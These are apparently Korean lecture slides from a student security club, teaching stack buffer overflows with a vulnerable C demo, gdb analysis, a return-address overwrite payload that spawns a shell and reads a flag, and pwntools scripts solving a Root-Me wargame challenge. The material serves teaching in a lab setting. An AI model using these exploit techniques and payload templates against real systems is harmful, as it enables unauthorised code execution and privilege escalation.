

EVI\$ION YB 강의세션 시스템 해킹 3주차

BOF 개념 & pwntools

메모리를 조작해서 프로그램의 흐름 바꾸기

시작하기 전에...

- 오늘은 Root-Me의 문제를 풀어보는 실습이 있어요.
- 아이디와 비밀번호를 미리 확인해주세요.

목차

- BOF 개념
- BOF 실습 : Root-Me 문제 풀어보기
- Pwntools 소개
- 과제 안내

BOF

메모리를 침범하는 공격

메모리 오염 공격

- 프로그램의 메모리 공간에 허용된 용량보다 많은 데이터를 주입하여 인접한 메모리 영역의 데이터를 덮어쓰거나 손상시키는 공격
- 종류
 - Buffer Overflow
 - Use-After-Free
 - Null Pointer Dereference

BOF(Buffer Overflow)


- 할당된 버퍼의 크기보다 더 많은 데이터를 입력하여 인접한 메모리 영역까지 덮어쓰는 공격
- 스택 버퍼 오버플로우 / 힙 버퍼 오버플로우
- 주로 스택에서 많이 발생

버퍼(Buffer)

- 데이터를 임시로 보관하는 임시 저장 공간
- 프로그램의 함수 내에서 잠시 값을 저장하는 지역 배열을 말함
- 보통 스택에 위치
- 예시) 함수 내의 `char str[10];`

버퍼에는 값이 어떻게 저장되는가...

- 빅엔디안(Big-endian) : 가장 앞자리(큰 자리)가 낮은 주소로 배치
- 리틀엔디안(Little-endian) : 가장 앞자리(큰 자리)가 높은 주소로 배치
 - x86에서는 주로 이거



실제 메모리에서

입력(64bit) :
0x1122334455667788



낮은
주소

88 77 66 55 44 33 22 11

높은
주소

리틀엔디안으로 저장



[실제 메모리]

[스택 다이어그램]

높은 주소

...
44 33 22 11
88 77 66 55
...

낮은 주소

BOF 원리

- 프로그램 내의 버퍼는 크기에 제한이 있음
- 만약 버퍼의 크기보다 더 큰 값이 입력으로 들어온다면?
- 버퍼의 메모리 공간을 넘어감 → 다른 메모리 침범(오염)!

취약한 함수

- 크기 제한 안하는 모든 함수들

- gets()
- scanf("%s")
- strcpy(dst, src)
- strcat(dst, src)

- 크기 제한을 실수할 경우도...

- gets_s()
- strcpy_s()
- fgets(buf, N, stdin)

BOF 예시

- 문제를 못찾아서 bof 예제를 제가 깎아왔습니다.
- 같이 해보셔도 좋고, 구경만 하셔도 됩니다.(어차피 뒤에 실습 있음)

같이 해보실 분들은 가상머신 켜서 이거 입력

```
git clone https://github.com/sage-502/bof_demo
cd bof_demo
bash setup.sh

sudo su baby
cd /tmp/bof_example
```

⚠ git 없어요 → 설치
sudo apt update
sudo apt install -y git

문제 파일 확인

```
baby@name-VMware-Virtual-Platform:/tmp/bof_example$ ls -l
total 28
-rwxr-sr-x 1 root root 16500 Nov 26 02:47 bof
-rw-r--r-- 1 root root  306 Nov 26 02:47 bof.c
-rw-r----- 1 root root   34 Nov 26 02:47 flag
baby@name-VMware-Virtual-Platform:/tmp/bof_example$ file bof
bof: setgid ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld
-linux.so.2, BuildID[sha1]=8c0ad4acc18bff95e745a699af5337fcb1c595a8, for GNU/Linux 3.2.0, with debug_info, no
t stripped
baby@name-VMware-Virtual-Platform:/tmp/bof_example$ pwn checksec bof
[*] '/tmp/bof_example/bof'
Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x8048000)
baby@name-VMware-Virtual-Platform:/tmp/bof_example$
```

목표 : flag 읽기

권한 : baby는 bof를 실행할 수 있고, bof.c를 읽을 수 있다.

환경 : 32bit architecture, little endian

소스코드&실행파일

```
baby@name-VMware-Virtual-Platform:/tmp/bof_example$ cat bof.c
#include<stdio.h>
#include<stdlib.h>

void target(){
    setregid(getegid(), getegid());
    system("/bin/sh");
}

void func(int value){
    char buf[20];
    printf("input: ");
    gets(buf);
    printf("value: %d\n", value);
    printf("buf: %s\n", buf);
}

int main(){
    int num = 5;
    func(num);
}
```

```
baby@name-VMware-Virtual-Platform:/tmp/bof_example$ ./bof
input: meow^._.^
value: 5
buf: meow^._.^
```

func()

gets로 buf에 입력을 받고 있음

→ 크기 체크를 안하는 함수

→ BOF 취약점 가능성 있음

target()


setregid()로 권한상승 있음

system()으로 쉘 실행

→ target()을 실행시키면 그룹 권한으로
쉘을 실행시킬 수 있을 것 같다!

gdb로 분석

```
(gdb) disas func
Dump of assembler code for function func:
0x080491dc <+0>:    push    ebp
0x080491dd <+1>:    mov     ebp,esp
0x080491df <+3>:    sub     esp,0x28
0x080491e2 <+6>:    sub     esp,0xc
0x080491e5 <+9>:    push    0x804a010
0x080491ea <+14>:   call    0x8049040 <printf@plt>
0x080491ef <+19>:   add     esp,0x10
0x080491f2 <+22>:   sub     esp,0xc
0x080491f5 <+25>:   lea     eax,[ebp-0x1c]
0x080491f8 <+28>:   push    eax
0x080491f9 <+29>:   call    0x8049050 <gets@plt>
0x080491fe <+34>:   add     esp,0x10
0x08049201 <+37>:   sub     esp,0x8
0x08049204 <+40>:   push    DWORD PTR [ebp+0x8]
0x08049207 <+43>:   push    0x804a018
0x0804920c <+48>:   call    0x8049040 <printf@plt>
0x08049211 <+53>:   add     esp,0x10
0x08049214 <+56>:   sub     esp,0x8
0x08049217 <+59>:   lea     eax,[ebp-0x1c]
0x0804921a <+62>:   push    eax
0x0804921b <+63>:   push    0x804a023
0x08049220 <+68>:   call    0x8049040 <printf@plt>
0x08049225 <+73>:   add     esp,0x10
0x08049228 <+76>:   nop
0x08049229 <+77>:   leave
0x0804922a <+78>:   ret
End of assembler dump.
```



미니 퀴즈!


target()을 실행시키기 위해 바꿔야할 값은?

오프셋&변조할 데이터

```
(gdb) break *(0x08049225)
Breakpoint 1 at 0x8049225: file bof.c, line 14.
(gdb) run
Starting program: /tmp/bof_example/bof
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
input: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
value: 5
buf: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Breakpoint 1, 0x08049225 in func (value=5) at bof.c:14
14      printf("buf: %s\n", buf);
(gdb) x/20x $esp
0xffb23250: 0x0804a023 0xffb2326c 0xf7ba7a20 0x00000001
0xffb23260: 0x00000000 0xffb234bb 0x00000002 0x41414141
0xffb23270: 0x41414141 0x41414141 0x41414141 0x41414141
0xffb23280: 0x41414141 0x41414141 0x41414141 0x08049200
0xffb23290: 0x00000005 0x00000000 0x00000000 0x00000000
(gdb) █
```

```
(gdb) info address target
Symbol "target" is a function at address 0x80491a6.
```



페이로드 작성&익스플로잇

```
baby@name-VMware-Virtual-Platform:/tmp/bof_example$ ( python3 -c 'import sys; sys.stdout.buffer.write(b"A"*32
+ b"\xa6\x91\x04\x08")'; cat ) | ./bof

input: value: 0
buf: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA??
id
uid=1001(baby) gid=0(root) groups=0(root),100(users),1001(baby)
cat flag
flag{cat_overflow_exception^._.^}
^C
Segmentation fault (core dumped)
```



(python3 -c 'import sys; sys.stdout.buffer.write(b"A"*<offset> + b"<target addr>"); cat) | ./bof

BOF 실습

BOF 입문 문제로 적용해보기

Root-Me

- App-System / ELF x86 - Stack buffer overflow basic 1
- <https://www.root-me.org/en/Challenges/App-System/ELF-x86-Stack-buffer-overflow-basic-1>
- 사이트 내 제공되는 원격 환경으로 풀 수 있음!(가상머신 없이 가능)



pwntools

python 기반의 익스플로잇 자동화 도구

pwntools란?

- python 기반 익스플로잇 자동화 라이브러리
- 목적 : 버퍼 오버플로우, 포맷스트링 등 반복되는 익스플로잇 작업을 간단히 수행

장점

- 반복적인 입력/출력 처리 자동화
- 페이로드 제작과 전송 간소화
- gdb 연동 가능 : 디버깅과 테스트 편리

대표 명령어/모듈

- `process("./binary")` : 로컬 실행
- `remote("host", port)` : 원격 연결
- `send()`, `recv()` : 데이터 송수신
- `cyclic()`, `cyclic_fine()` : 패턴 생성 및 오버플로우 위치 확인

사용 예시

python

```
#!/usr/bin/env python3
```

```
from pwn import *
```

```
# Connection
```

```
p = remote("0", 9000)
```

```
# Crafting input
```

```
offset = <offset>          # 사용자가 조정할 부분
```

```
target = 0x12345678        # 예시 값
```

```
payload = b"A" * offset + p32(target)
```

```
# Send
```

```
p.sendline(payload)
```

```
# Interact
```

```
p.interactive()
```

python

```
from pwn import *
```

```
s = ssh(
    host="host",
    port=9000,
    user="username",
    password="password"
)
```

```
p = s.process("./vuln_binary")
```

```
offset = 52
```

```
target = 0x12345678
```

```
payload = b"A" * offset
```

```
payload += p32(target)
```

```
p.sendline(payload)
```

```
p.interactive()
```

GNU nano 7.2

pwn_example.py

```
from pwn import *
```

```
s = ssh(  
    host="challenge02.root-me.org",  
    port=2222,  
    user="app-systeme-ch13",  
    password="app-systeme-ch13"  
)
```

```
p = s.process("./ch13")  
offset = 40  
target = 0xdeadbeef  
payload = b"A"*offset + p32(target)
```

```
p.sendline(payload)  
p.interactive()
```

name@name-VMware-Virtual-Platform:~/Desktop/example\$ python3 pwn_example.py

[+] Connecting to challenge02.root-me.org on port 2222: Done

[*] app-systeme-ch13@challenge02.root-me.org:

Distro Ubuntu 18.04

OS: linux

Arch: i386

Version: 5.4.0

ASLR: Disabled

SHSTK: Disabled

IBT: Disabled

[+] Starting remote process None on challenge02.root-me.org: pid 28650

[!] ASLR is disabled for '/challenge/app-systeme/ch13/ch13'!

[*] Switching to interactive mode

[buf]: AAxde

[check] 0xdeadbeef

Yeah dude! You win!

Opening your shell...

app-systeme-ch13-cracked@challenge02:~\$ \$

[Read 16 lines]

^G Help

^O Write Out

^W Where Is

^K Cut

^T Execute

^C Location

^X Exit

^R Read File

^_ Replace

^U Paste

^J Justify

^_ Go To Line

과제 소개

복습용 과제

과제: BOF문제 상세 라이트업 작성

- BOF 문제의 풀이과정을 자세히 적어주세요.
 - 소스코드 분석, 공격 시나리오(취약점 추측), gdb 스샷, 스택 프레임, 익스플로잇 전체 과정을 포함시켜주세요. (+선택: 소감/어떻게 고쳐야 하는지)
- 아래 중 하나의 문제 선택
 - 문제1. Challenges/App - System : ELF x86 - Stack buffer overflow basic 1 [Root Me : Hacking and Information Security learning platform]
 - 문제2. Challenges/App - System : ELF x86 - Stack buffer overflow basic 2 [Root Me : Hacking and Information Security learning platform]

제출 방식

- 블로그, 노션, 깃허브 등
- 공개글로 작성한 후 동아리 노션에 링크를 올려주세요!
- 두 과제를 하나의 게시물에 함께 작성해주세요.
- 기한 : 종강세션 전날까지 (12/17 23:00까지)
 - 늦제출 없음

우리가 한 거 / 앞으로 할 수 있는 거

- 1회차 : 이론

- 메모리 구조, 레지스터, 함수 호출 규약, 스택 프레임

- 2회차 : 확인

- 어셈블리, gcc/gdb, 스택 프레임 확인

- 3회차 : 응용

- bof 개념, 실습

- 사이트

- pwnable.kr, Root-Me, 드림핵 등

- 다른 공격 기법들

- ret2win, ret2libc, 포맷스트링, ROP, Heap overflow...

- 보호기법

- checksec으로 확인한 그것들

추가 안내

- 시험기간 휴동 : 12/4, 12/11 활동 없음
- 종강 세션 : 12/18 18:30
- 종강 세션 장소는 아직 미정
 - 추후 공지 예정



기말고사
파이팅 🐱